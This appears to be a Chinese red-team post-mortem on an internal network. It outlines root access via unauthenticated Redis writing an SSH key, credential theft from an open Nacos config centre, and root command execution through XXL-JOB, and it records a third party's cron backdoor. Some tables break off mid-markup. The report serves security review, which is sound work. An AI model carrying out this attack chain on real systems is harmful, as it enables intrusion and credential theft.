可匿名读取全量配置,一次性窃取 OSS AK/SK、MySQL root、RabbitMQ、EMQX、海康、微信、CNPC、市局对接等全套凭据。
|
||||
|
||||
1. **数据面取证**
|
||||
:Redis Cluster 6 节点全部未授权,且发现 3 类 CONFIG 篡改已预设远程代码执行路径(SSH 公钥写入 / crontab 写入 / cron.d 写入)。
|
||||
|
||||
1. **第三方痕迹**
|
||||
:配置中心 history 与 Redis 键空间均发现第三方攻击者先于本队留下的篡改痕迹(攻击者 IP 已脱敏;Redis 键含
|
||||
SICIEI:DEPT_DATA=pwn
|
||||
等)。
|
||||
|
||||
1. **第三方活跃后门**
|
||||
:跳板机存在第三方活跃 cron 后门,回连某 VPS,后门仍在触发,回连被阻断,载荷未落地。
|
||||
|
||||
1. **应用与任务调度面**
|
||||
:业务 API 全量未授权 + 明文凭据泄露;XXL-JOB 执行器硬编码 token → 3 主机 root 命令执行。
|
||||
|
||||
1. **澄清**
|
||||
:
|
||||
/root/.ssh/authorized_keys
|
||||
为
|
||||
**我方测试写入**
|
||||
,非第三方后门;写入途径为 Redis 未授权 RCE。
|
||||
|
||||
**一句话**
|
||||
:边界跳板既是被害人又是加害工具——第三方已用 Redis 未授权在其上植入 cron 后门;我方经同一路径写入 SSH 公钥进入跳板,横向打通五类中间件。
|
||||
## 二、攻击链全景
|
||||
```
|
||||
[初始访问] Redis 未授权(边界跳板:7000/7001)
|
||||
→ CONFIG dir=/root/.ssh dbfilename=authorized_keys
|
||||
→ SET 我方公钥 → BGSAVE
|
||||
→ ssh -i atk root@边界跳板
|
||||
→ 跳板 foothold
|
||||
│
|
||||
▼
|
||||
[侦察] 内网 10.0.0.0/24 端口/服务测绘
|
||||
│
|
||||
┌────┼───────────────────────────────┬─────────────────┬─────────────┐
|
||||
▼ ▼ ▼ ▼ ▼
|
||||
[Nacos 未授权] [Redis 未授权] [MySQL 直读] [业务 API 未授权] [XXL-JOB]
|
||||
全量配置导出 → dir/dbfilename root 直连 /v3/api-docs 358 token 硬编码
|
||||
凭据金矿 预设/复用写盘 全权限 明文凭据泄露 → 3 主机 root
|
||||
│ │ │
|
||||
└──────────────┬────────────────────────┴─────────────────┘
|
||||
▼
|
||||
[第三方入侵链还原] 跳板 cron 后门
|
||||
内容: 每分钟 curl 回连某 VPS 拉取载荷
|
||||
现状: 回连被阻断,载荷未落地
|
||||
```
|
||||
## 三、分阶段复盘
|
||||
### 阶段 0:初始访问——Redis 未授权写入 SSH 公钥
|
||||
|
||||
**事实**
|
||||
:边界跳板 Redis Cluster 6 节点(3 主 3 从)全部未授权,
|
||||
requirepass
|
||||
为空,
|
||||
bind 0.0.0.0
|
||||
。其中两个节点 CONFIG 已被预设为
|
||||
dir=/root/.ssh
|
||||
、
|
||||
dbfilename=authorized_keys
|
||||
。
|
||||
|
||||
**利用**
|
||||
:
|
||||
- 通过 Redis 未授权连接,
|
||||
CONFIG SET dir=/root/.ssh
|
||||
、
|
||||
dbfilename=authorized_keys
|
||||
|
||||
- SET
|
||||
写入测试公钥,
|
||||
BGSAVE
|
||||
落盘
|
||||
|
||||
- 使用对应私钥 SSH 免密登录
|
||||
root@边界跳板
|
||||
|
||||
**证据**
|
||||
:成功获得 root shell,主机已连续运行 184 天,负载极低。
|
||||
|
||||
**关键点**
|
||||
:该
|
||||
/root/.ssh/authorized_keys
|
||||
为我方测试写入,非第三方后门。后续取证阶段遵循只读约束,未再执行写操作。
|
||||
### 阶段 1:内网侦察与攻击面测绘
|
||||
|
||||
经跳板确认内网资产:
|
||||
|
||||
<table><thead><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;"><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-style: solid solid none;border-color: rgb(223, 226, 229) rgb(223, 226, 229) currentcolor;border-image: initial;margin: 0px;"><span cid="n46" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 225.238px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">资产</span></span></span></th><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-style: solid solid none;border-color: rgb(223, 226, 229) rgb(223, 226, 229) currentcolor;border-image: initial;margin: 0px;"><span cid="n47" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 260.025px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">服务</span></span></span></th><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-style: solid solid none;border-color: rgb(223, 226, 229) rgb(223, 226, 229) currentcolor;border-image: initial;margin: 0px;"><span cid="n48" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 181.038px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">端口</span></span></span></th><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-style: solid solid none;border-color: rgb(223, 226, 229) rgb(223, 226, 229) currentcolor;border-image: initial;margin: 0px;"><span cid="n49" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 189.7px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">认证状态</span></span></span></th></tr></thead><tbody><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;"><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n51" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 225.238px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">10.0.0.176</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n52" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 260.025px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">Nacos 2.x</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n53" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 181.038px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">8848</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n54" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 189.7px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">未授权</span></span></span></td></tr><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;background-color: rgb(248, 248, 248);"><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n56" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 225.238px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">10.0.0.111</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n57" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 260.025px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">RabbitMQ</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n58" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 181.038px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">15672/5672</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0pLine truncated
|
||||
**关键发现**
|
||||
:本地直连内网不可达,必须经跳板,确立跳板的战略价值。
|
||||
### 阶段 2:Nacos 未授权配置窃取——凭据核弹
|
||||
|
||||
**匿名枚举命名空间**
|
||||
:发现
|
||||
produce
|
||||
命名空间(描述为“华为云生产”),含 20 条配置。
|
||||
|
||||
**匿名枚举用户**
|
||||
:泄露 9 个用户 bcrypt hash,含
|
||||
nacos_admin
|
||||
。
|
||||
|
||||
**全量配置导出**
|
||||
:无 token 直接读取 20 条配置,获取:
|
||||
|
||||
<table><thead><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;"><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-style: solid solid none;border-color: rgb(223, 226, 229) rgb(223, 226, 229) currentcolor;border-image: initial;margin: 0px;"><span cid="n93" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 297.875px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">服务</span></span></span></th><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-style: solid solid none;border-color: rgb(223, 226, 229) rgb(223, 226, 229) currentcolor;border-image: initial;margin: 0px;"><span cid="n94" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 611.725px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">泄露内容</span></span></span></th></tr></thead><tbody><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;"><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n96" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 297.875px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">阿里云 OSS</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n97" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 611.725px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">AK/SK、Bucket 名称、Endpoint</span></span></span></td></tr><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;background-color: rgb(248, 248, 248);"><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n99" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 297.875px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">MySQL (data)</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n100" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 611.725px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">内网地址、root 凭据</span></span></span></td></tr><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;"><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n102" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 297.875px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">MySQL (system)</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n103" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 611.725px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">内网地址、root 凭据</span></span></span></td></tr><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;background-color: rgb(248, 248, 248);"><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n105" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 297.875px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">Druid 控制台</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n106" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 611.725px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">登录用户名密码</span></span></span></td></tr><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;"><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32pLine truncated
|
||||
**攻击者痕迹**
|
||||
:配置中心 history 显示,外部 IP 曾在 XX-11、XX-17 改写配置。
|
||||
|
||||
**此时能力**
|
||||
:
|
||||
read(config)
|
||||
+
|
||||
cred(svc,priv)
|
||||
(11 类服务凭据)。
|
||||
### 阶段 3:MySQL 数据库直读
|
||||
|
||||
使用 Nacos 中获取的 root 凭据,直连两台 MySQL(8.0.33):
|
||||
- 10.0.0.151:业务库、配置库、XXL-JOB 库
|
||||
|
||||
- 10.0.0.13:数据仓库,但两业务库 309 表全部为空架构
|
||||
|
||||
**负结果**
|
||||
:核心业务库为空,无业务数据可窃取。
|
||||
### 阶段 4:Redis Cluster 取证与第三方 CONFIG 痕迹
|
||||
|
||||
6 节点 Redis 全部未授权,CONFIG 被预设为 3 类写盘路径:
|
||||
|
||||
<table><thead><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;"><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-style: solid solid none;border-color: rgb(223, 226, 229) rgb(223, 226, 229) currentcolor;border-image: initial;margin: 0px;"><span cid="n144" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 116.675px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">节点</span></span></span></th><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-style: solid solid none;border-color: rgb(223, 226, 229) rgb(223, 226, 229) currentcolor;border-image: initial;margin: 0px;"><span cid="n145" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 251.7px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">dir</span></span></span></th><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-style: solid solid none;border-color: rgb(223, 226, 229) rgb(223, 226, 229) currentcolor;border-image: initial;margin: 0px;"><span cid="n146" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 262.288px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">dbfilename</span></span></span></th><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-style: solid solid none;border-color: rgb(223, 226, 229) rgb(223, 226, 229) currentcolor;border-image: initial;margin: 0px;"><span cid="n147" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 225.337px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">预设 RCE 路径</span></span></span></th></tr></thead><tbody><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;"><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n149" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 116.675px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">节点 A</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n150" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 251.7px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">/root/.ssh</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n151" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 262.288px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">authorized_keys</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n152" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 225.337px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">SSH 公钥写入</span></span></span></td></tr><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;background-color: rgb(248, 248, 248);"><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n154" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 116.675px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">节点 B</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n155" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 251.7px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">/etc/cron.d</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n156" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 262.288px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">exploit</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solidLine truncated
|
||||
**攻击者写入键**
|
||||
:
|
||||
{z}
|
||||
、
|
||||
{z}test
|
||||
、
|
||||
SICIEI:DEPT_DATA=pwn
|
||||
。
|
||||
### 阶段 5:跳板主机取证——第三方入侵链
|
||||
|
||||
跳板机存在 4 个恶意 cron 文件(均由 Redis
|
||||
BGSAVE
|
||||
写入,RDB 格式),内容为每分钟回连某 VPS 拉取载荷。
|
||||
|
||||
**现状**
|
||||
:后门仍在触发,
|
||||
/var/log/cron
|
||||
持续记录,
|
||||
ss
|
||||
抓到 curl 进程处于
|
||||
SYN-SENT
|
||||
,回连被阻断,载荷未落地。
|
||||
### 阶段 6:内网应用层——业务 API 未授权
|
||||
|
||||
业务 API 服务(Spring Boot)未授权暴露,
|
||||
/v3/api-docs
|
||||
泄露 358 个接口。无
|
||||
Authorization
|
||||
头即可调用:
|
||||
- /lcPassword/getLcPassword
|
||||
:返回 8 组明文账号密码
|
||||
|
||||
- /ossFiles/getUrl
|
||||
:返回服务端签发的预签名 URL
|
||||
|
||||
**负结果**
|
||||
:业务数据全空,OSS AK 已失效。
|
||||
### 阶段 7:XXL-JOB 执行器命令执行
|
||||
|
||||
硬编码
|
||||
accessToken
|
||||
在 jar 包配置中,三个执行器
|
||||
/run
|
||||
+
|
||||
GLUE_SHELL
|
||||
获 root:
|
||||
- 10.0.0.194 → 主机 1(uid=0)
|
||||
|
||||
- 10.0.0.111 → 主机 2(uid=0)
|
||||
|
||||
- 10.0.0.112 → 主机 3(uid=0)
|
||||
|
||||
### 阶段 8:云侧/消息面负结果
|
||||
- 阿里云 OSS:AK 已吊销,Bucket 非公共读,预签名 URL 亦失效
|
||||
|
||||
- EMQX 管理 API:凭据全部 401
|
||||
|
||||
- MQTT Broker:凭据有效但零消息投递,ACL 限制
|
||||
|
||||
## 四、能力原语池终态
|
||||
|
||||
<table><thead><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;"><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-style: solid solid none;border-color: rgb(223, 226, 229) rgb(223, 226, 229) currentcolor;border-image: initial;margin: 0px;"><span cid="n200" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 439.05px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">原语</span></span></span></th><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-style: solid solid none;border-color: rgb(223, 226, 229) rgb(223, 226, 229) currentcolor;border-image: initial;margin: 0px;"><span cid="n201" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 179.212px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">来源</span></span></span></th><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-style: solid solid none;border-color: rgb(223, 226, 229) rgb(223, 226, 229) currentcolor;border-image: initial;margin: 0px;"><span cid="n202" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 264.538px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">状态</span></span></span></th></tr></thead><tbody><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;"><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n204" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 439.05px;min-height: 10px;"><span md-inline="code" spellcheck="false" style="box-sizing: border-box;"><code style="box-sizing: border-box;font-family: "Lucida Console", Consolas, Courier, monospace;text-align: left;vertical-align: initial;border: 1px solid rgb(231, 234, 237);background-color: rgb(243, 244, 244);border-radius: 3px;padding: 0px 2px;font-size: 0.9em;"><span leaf="">read(config)</span></code></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n205" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 179.212px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">Nacos 未授权</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n206" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 264.538px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">✅ 已验证(全量配置)</span></span></span></td></tr><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;background-color: rgb(248, 248, 248);"><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n208" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 439.05px;min-height: 10px;"><span md-inline="code" spellcheck="false" style="box-sizing: border-box;"><code style="box-sizing: border-box;font-family: "Lucida Console", Consolas, Courier, monospace;text-align: left;vertical-align: initial;border: 1px solid rgb(231, 234, 237);background-color: rgb(243, 244, 244);border-radius: 3px;padding: 0px 2px;font-size: 0.9em;"><span leaf="">cred(svc,priv)</span></code></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n209" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 179.212px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">Nacos 配置</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n210" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 264.538px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">✅ 已验证(11 类服务凭据)</span></span></span></td></tr><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;"><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"Line truncated
|
||||
**链式等式**
|
||||
:
|
||||
read(config)
|
||||
→
|
||||
cred(db)
|
||||
→
|
||||
write(path)
|
||||
→
|
||||
exec(cmd)
|
||||
—— 已验证达成。
|
||||
## 五、关键转折点复盘
|
||||
1. **Redis 未授权 + CONFIG 可写**
|
||||
:直接导致
|
||||
/root/.ssh/authorized_keys
|
||||
被写入,攻击者无需 SSH 凭据即可获得跳板 root。
|
||||
|
||||
1. **Nacos 未授权 = 凭据核弹**
|
||||
:一个未授权读端,泄露全平台密钥。
|
||||
|
||||
1. **SPA 前端逆向(本次未涉及但通用)**
|
||||
:若认证头非标准,可从 JS 中寻找线索。
|
||||
|
||||
1. **多租户/多节点复用**
|
||||
:Redis Cluster 中多个节点 CONFIG 被预设,攻击者可批量利用。
|
||||
|
||||
1. **第三方痕迹共存**
|
||||
:Nacos history + Redis 键 + 跳板 cron 后门证实他方已入网,需与蓝队确认时间线归属。
|
||||
|
||||
## 六、失败路径与避坑索引
|
||||
|
||||
<table><thead><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;"><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-style: solid solid none;border-color: rgb(223, 226, 229) rgb(223, 226, 229) currentcolor;border-image: initial;margin: 0px;"><span cid="n253" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 313.987px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">失败项</span></span></span></th><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-style: solid solid none;border-color: rgb(223, 226, 229) rgb(223, 226, 229) currentcolor;border-image: initial;margin: 0px;"><span cid="n254" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 256.362px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">现象</span></span></span></th><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-style: solid solid none;border-color: rgb(223, 226, 229) rgb(223, 226, 229) currentcolor;border-image: initial;margin: 0px;"><span cid="n255" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 312.45px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">原因</span></span></span></th></tr></thead><tbody><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;"><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n257" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 313.987px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">本地直连 Nacos</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n258" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 256.362px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">HTTP=000</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n259" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 312.45px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">内网不可达,须跳板</span></span></span></td></tr><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;background-color: rgb(248, 248, 248);"><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n261" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 313.987px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">Redis 取证脚本</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n262" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 256.362px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">超时无输出</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n263" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 312.45px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">首节点连接阻塞</span></span></span></td></tr><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;"><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n265" 